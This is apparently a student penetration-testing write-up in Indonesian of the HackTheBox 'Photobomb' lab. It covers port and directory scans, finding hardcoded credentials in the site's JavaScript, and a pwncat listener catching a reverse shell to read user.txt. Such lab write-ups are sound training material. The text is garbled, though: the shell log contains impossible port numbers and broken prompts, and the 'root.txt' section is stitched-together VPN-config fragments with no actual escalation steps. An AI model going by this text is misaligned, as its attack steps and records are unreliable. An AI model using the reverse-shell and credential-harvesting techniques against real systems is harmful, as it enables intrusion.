

AoL_Network_Penetration_Testing

HackTheBox - Photobomb



- **Executive Summary**

Setelah menjalankan proses penetration ditemukan dua file yang berformat text yang bernama user.txt dan root.txt. Dimana user.txt kita temukan di direktori home dan pada file wizard. Sedangkan root.txt baru bisa didapat setelah kita mengubah user menjadi super user alias root. Yang terletak pada directory home/wizard/photobomb. Kedua text tersebut berisikan sebuah flag.

- **Flag 1 : user.txt**

```
[kali@kali:~/kali]$ ./home/kali
[*] pwncat -l 10.10.10.10 -port 9999
/home/kali/pwncat-env/lib/python3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated
["class": "algorithms.Blowfish",
[10:40:32] welcome to me [*]
[10:40:37] received connection from 10.10.10.11:28259756
[10:40:37] 0.0.0.0:80809: upgrading from /usr/bin/bash to /usr/bin/bash
[10:40:38] 10.10.10.11:28259756: registered new host w/ id
(local) pwncat>
[*root@ wizard@photobomb:/home/wizard/photobomb$ whoami
wizard
[*root@ wizard@photobomb:/home/wizard/photobomb$ ls
log photobomb.sh public rzszid_images server.rb source_images
[*root@ wizard@photobomb:/home/wizard/photobomb$ pwd
/home/wizard/photobomb
[*root@ wizard@photobomb:/home/wizard/photobomb$ cd ..
[*root@ wizard@photobomb:/home/wizard$ cat user.txt
photobomb user.txt
[*root@ wizard@photobomb:/home/wizard$ ls cat user.txt
```

- **Flag 2 : root.txt**

download terlebih dahulu dengan
pakai command sudo. Command

```

Downloads

starting_point_ToniMank007.ovpn  strings


unless "allow-compression yes" is also set.

ovs,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-1

10610

Download

```



- Information Gathering


Lalu menggunakan command Nmap terhadap ip machine dengan format: **nmap 10.10.11.182 -sV -p-**. Command -sV berfungsi untuk mencari tau service apa saja yang bekerja pada port yang ada di ip. Lalu -p- berfungsi untuk mencari secara keseluruhan port.

```
kali@kali: ~/Downloads x kali@kali: ~ x
(kali@kali)-[~]
$ nmap 10.10.11.182 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 10:01 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.46% done; ETC: 10:01 (0:00:04 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 10:01 (0:00:06 remaining)
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds

(kali@kali)-[~]
$
```

Lalu setelah mengetahui port, terdapat service http, dan langsung dijalankan ke web dengan format [ip]:[port] = 10.10.11.182:80.




Namun halaman web tidak dapat dibuka, sehingga kita harus mendaftarkan ip dan dns dari web photobomb tersebut dengan command **sudo nano /etc/hosts/**




```
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~$ sudo nano /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.194 soccer.htb soc-player.soccer.htb
10.10.11.182 photobomb.htb
```

Lalu akan muncul halaman page berikut dan setelah ditulis ip dari htb.photobomb dan ip-nya, langsung di save. Setelah itu dicoba untuk merefresh ulang halaman web photobomb dan berhasil muncul tampilan dari web. Dan terdapat clickable link yang bertuliskan “click here!” dan terdapat kalimat mencurigakan yang bertuliskan **“the credentials are in your welcome pack”**.



setelah diklik, muncul pop up yang meminta username dan password untuk login



photobomb.htb

This site is asking you to sign in.

Username

Password

Cancel Sign in

Dan setelah dicoba command gobuster apakah terdapat hidden page.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://photobomb.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x pdf,xlsx,xlms,html,docx,jpg,png


Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://photobomb.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Extensions: docx,jpg,png,pdf,xlsx,xlms,html
[+] Timeout: 10s

2023/01/14 10:09:07 Starting gobuster in directory enumeration mode


/printer.xlms (Status: 401) [Size: 188]
/printer (Status: 401) [Size: 188]
/printer.pdf (Status: 401) [Size: 188]
/printer.html (Status: 401) [Size: 188]
/printer.png (Status: 401) [Size: 188]
/printer.docx (Status: 401) [Size: 188]
/printer.jpg (Status: 401) [Size: 188]
```

Terdapat beberapa list hidden page yang dapat dicoba ke dalam web namun, setelah diklik, muncul pop up yang meminta username dan password untuk login



Mencoba mengakses hidden page yang ditemukan pada langkah sebelumnya. Sayangnya diperlukan login username dan password untuk mengakses halaman website itu.

- Services Enumeration




Setelah menemukan jalan buntu pada cara sebelumnya, Kami mendapatkan ide untuk melihat Elemen dari website tersebut. Pada saat kami melakukan pemeriksaan terhadap source dari web itu.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Photobomb</title>
5   <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
6   <script src="photobomb.js"></script>
7 </head>
8 <body>
9   <div id="container">
10    <header>
11      <h1><a href="/">Photobomb</a></h1>
12    </header>
13    <article>
14      <h2>Welcome to your new Photobomb franchise!</h2>
15      <p>You will soon be making an amazing income selling premium photographic gifts.</p>
16      <p>This state-of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
17      <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
18      <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
19    </article>
20  </div>
21 </body>
22 </html>
23
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.)*?\s*isPhotoBombTechSupport\s*=\s*[^\s;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;


```




Lalu setelah mengklik link mencurigakan yang diduga adalah link untuk login, maka langsung dicoba untuk execute. Dan berhasil muncul pop up yang menginformasikan bahwa berhasil untuk login dan langsung di direct ke halaman dashboard dari web photobomb yang berisikan foto-foto.




Dengan fungsi Javascript yang ditemukan sebelumnya, sekarang kita bisa login menggunakan akun seseorang.

FoxyProxy dapat digunakan sebagai alternatif atau tambahan untuk mengelola konfigurasi proxy di peramban web selama menggunakan Burp Suite. Oleh karena itu, FoxyProxy dapat digunakan untuk mengarahkan lalu lintas web melalui Burp Proxy dan memudahkan pengguna untuk mengecek keamanan aplikasi web.

